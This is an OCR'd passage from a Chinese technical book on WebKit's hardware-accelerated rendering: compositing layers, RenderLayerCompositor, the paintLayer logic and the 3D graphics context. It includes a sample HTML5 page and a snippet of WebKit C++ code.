


图 8-4　RenderLayerBacking 中包含的 GraphicsLayer 对象

管理这些合成层等工作的是 RenderLayerCompositor 类，这个类可以说是个“大管家”。它不仅计算和决定哪些 RenderLayer 对象是合成层，而且为合成层创建 GraphicsLayer 对象，如图 8-5 所示。每个 RenderView 对象包含一个 RenderLayerCompositor，这些对象仅在硬件加速机制下才会被创建。RenderLayerCompositor 类本身也类似于一个 RenderLayerBacking 类，也就是说它也包含一些 GraphicsLayer 对象，这些对象对应的是整个网页所需要的后端存储。

[1] 该图参考于 Chromium 工程师的文档“Compositing in Blink / WebCore: From WebCore::RenderLayer to cc:Layer”。




图 8-5 RenderLayerCompositor 类

8.1.3 硬件渲染过程

介绍完硬件加速机制所使用的内部设施之后，同前面介绍的软件渲染机制一样，下面详细分析硬件渲染机制过程。渲染的一般过程，在本章最开始的时候已经描述过，这里主要介绍 WebKit 是如何具体实现这一过程的。

示例代码 8-1 给出了一个网页，该网页中使用了很多 HTML5 新功能，它必须使用硬件加速机制才能够渲染，因为这其中的 CSS 3D 变形、WebGL 和 Video 等都是 HTML5 引入的新特性，这些新特性必须依赖 GPU 硬件加速才能达到比较好的效果。

示例代码 8-1 需要硬件加速机制的 HTML5 网页

```
<html>
  <style>
    div {
      -webkit-transform:rotateY(10deg);
    }
  </style>
  <body>
    <p>test text</p>
    <div>css 3d transform</div>
    <canvas id="webgl" width="80" height="80"></canvas>
    <video width="400" height="300" controls="controls">
      <source src="test.ogg" type="video/ogg">
```

```
    </video>
    <script type="text/javascript">
      var canvas = document.getElementById("webgl");
      var gl = canvas.getContext("experimental-webgl");
      gl.clearColor(0.0, 1.0, 0.0, 1.0);
      gl.clear(gl.COLOR_BUFFER_BIT);
    </script>
  </body>
</html>
```

首先看 WebKit 是如何确定并计算合成层的，图 8-6 描述了 WebKit 如何决定哪些层是合成层并为它们分配后端存储的过程。图中主要包含两个部分，都是 RenderLayerCompositor 类的函数，一是检查 RenderLayer 对象是否为合成层，如果是的话，为它们创建后端存储对象 RenderLayerBacking；二是根据重新更新的合成层来更改合成层树，并修改后端存储对象的一个设置信息。




图 8-6 WebKit 决定合成层并构建合成层树

除了上图之外，当 RenderLayer 对象被创建时，网页还有一些其他情况也可能需要创建 RenderLayerBacking 对象。具体的过程是由 RenderLayerModelObject::

styleDidChanged()函数调用 RenderLayer::styleChanged()函数来触发，然后 WebKit 调用 RenderLayerCompositor:: updateLayerCompositingState()函数为 RenderLayerModelObject 对象所在的 RenderLayer 层来创建后端存储对象。

图 8-7 主要描述的是 WebKit 为示例代码 8-1 建立的合成层和合成层相应的 RenderLayerBacking 对象。根据前面的解释，WebKit 为网页中的 5 个 DOM 节点创建 RenderLayer 对象，分别为 HTMLDocument 对象、HTMLHtmlElement 对象、HTMLDivElement 对象、HTMLCanvas 对象和 HTMLVideo 对象。但是，图中只有 4 个 RenderLayerBacking 对象，这是因为 HTMLHtmlElment 对象对应的 RenderLayer 没有自己的 RenderLayerBacking 对象，原因是该 RenderLayer 对象不满足之前所描述的规则。




图 8-7 示例代码 8-1 的 RenderLayer 树和 RenderLayerBacking 对象

其次，WebKit 需要遍历和绘制每一个合成层，也就是每个合成层可能有一个或者多个 RenderLayer 对象，这可能包含至少四种情形，第一种情形是 HTMLDocument 节点，WebKit 绘制该节点所在的合成层需要遍历两个 RenderLayer 对象所包含的子

树，与其他绘制的内容的调用过程非常相似，该合成层也需要一个用于 2D 图形的图形上下文对象，该对象的内部实现由各个移植来决定，具体的 2D 绘图在后面介绍。该层的调用过程如图 8-8 所示，该过程同软件渲染非常类似，只是递归过程稍微不同。




图 8-8 绘制 HTMLDocument 对应的 RenderLayer 层

在软件渲染过程中，paintLayer 函数被递归调用，也就是从 RenderLayer 根节点开始，直到所有的 RenderLayer 对象都被遍历为止。在硬件加速机制中，情况有所不同，这是因为引入了合成层的概念，每个 RenderLayer 对象被绘制到祖先链中最近的合成层。示例代码 8-2 是 WebKit 中 RenderLayer::paintLayer()函数的条件判断部分的代码，用来检查是否在父节点所在的后端存储中绘制当前节点。如果它不是合成层，那么就继续绘制该层；如果它是的话，那么就直接返回。在之后的逻辑中，WebKit 会重新为每一个合成层调用绘制操作，每个合成层的图形上下文都不一样，这点不像软件渲染过程。

示例代码 8-2 WebKit 的 RenderLayer::paintLayer()函数的条件判断

```
RenderLayer::paintLayer() {
    if (isComposited()) {
        if (context->updatingControlTints() || (paintingInfo.paintBehavior &
                                PaintBehaviorFlattenCompositingLayers)) {
            paintFlags |= PaintLayerTemporaryClipRects;
        } else if (!backing()->paintsIntoWindow()
```

```
                && !backing()->paintsIntoCompositedAncestor()
                && !shouldDoSoftwarePaint(this, paintFlags &
PaintLayerPaintingReflection)) {
                // If this RenderLayer should paint into its backing, that
will be done via RenderLayerBacking::paintIntoLayer().
                return;
            }
        } else if (viewportConstrainedNotCompositedReason() ==
NotCompositedForBoundsOutOfView) {
            return;
        }
    }
```

第二种情形是使用 CSS 3D 变形的合成层，这在本章 8.3.3 节中介绍。第三种情形是使用 WebGL 技术的 Canvas 元素所在的合成层，它的绘制是由 JavaScript 操作来完成的，并且使用了 3D 的图形上下文，后面会在 8.3.1 节中介绍。第四种情形是类似使用了硬件加速的视频元素所在的合成层，该层的内容其实是由视频解码器来绘制，而后通过定时器或者其他通知机制来告诉 WebKit 该层内容已经发生变化，需要重新合成，这在第 11 章中介绍。

最后一个步骤是渲染引擎将所有绘制完的合成层合成起来，这个是由 WebKit 的移植来完成的，在本章的 8.2.3 小节中将做详细的介绍。

8.1.4 3D 图形上下文

WebKit 中的 3D 图形上下文主要是提供一组抽象接口，这组接口能够提供类似 OpenGLES（使用 GPU 硬件能力的 3D 图形应用编程接口）的功能，其主要目的当然也是使用 OpenGL 绘制 3D 图形的能力。这一层抽象能够将 WebKit 各个移植的不同部分隐藏起来，WebCore 只是使用统一的抽象接口。在 WebKit 中，3D 图形上下文的主要用途是 WebGL，当然启用硬件加速的 Canvas2D 等 HTML5 技术也会使用 3D 图形技术，不过情况有些不同。

图 8-9 给出了 WebKit 的 GraphicsContext3D 类，该类是一个抽象类，其包含的接口所处理的对象就是 OpenGL 中所提供的能力，例如针对纹理、着色器、纹理贴图、

顶点等 GL 操作，不过这里是一个 C++类的封装而已。




图 8-9 WebKit 的 3D 图形上下文相关类

图 8-9 中的 GraphicsContext3DPrivate 就是一个跟 WebKit 的各个移植相关的类，虽然在各个移植中都是使用该名称，但是每个移植的定义非常不同，它主要是针对移植的不同来实现的。PlatformGraphicsContext3D 类是 WebCore 用于创建 Surface 等对象的参数，所以其名字是一致的，但是每个移植的定义实际上不一样。

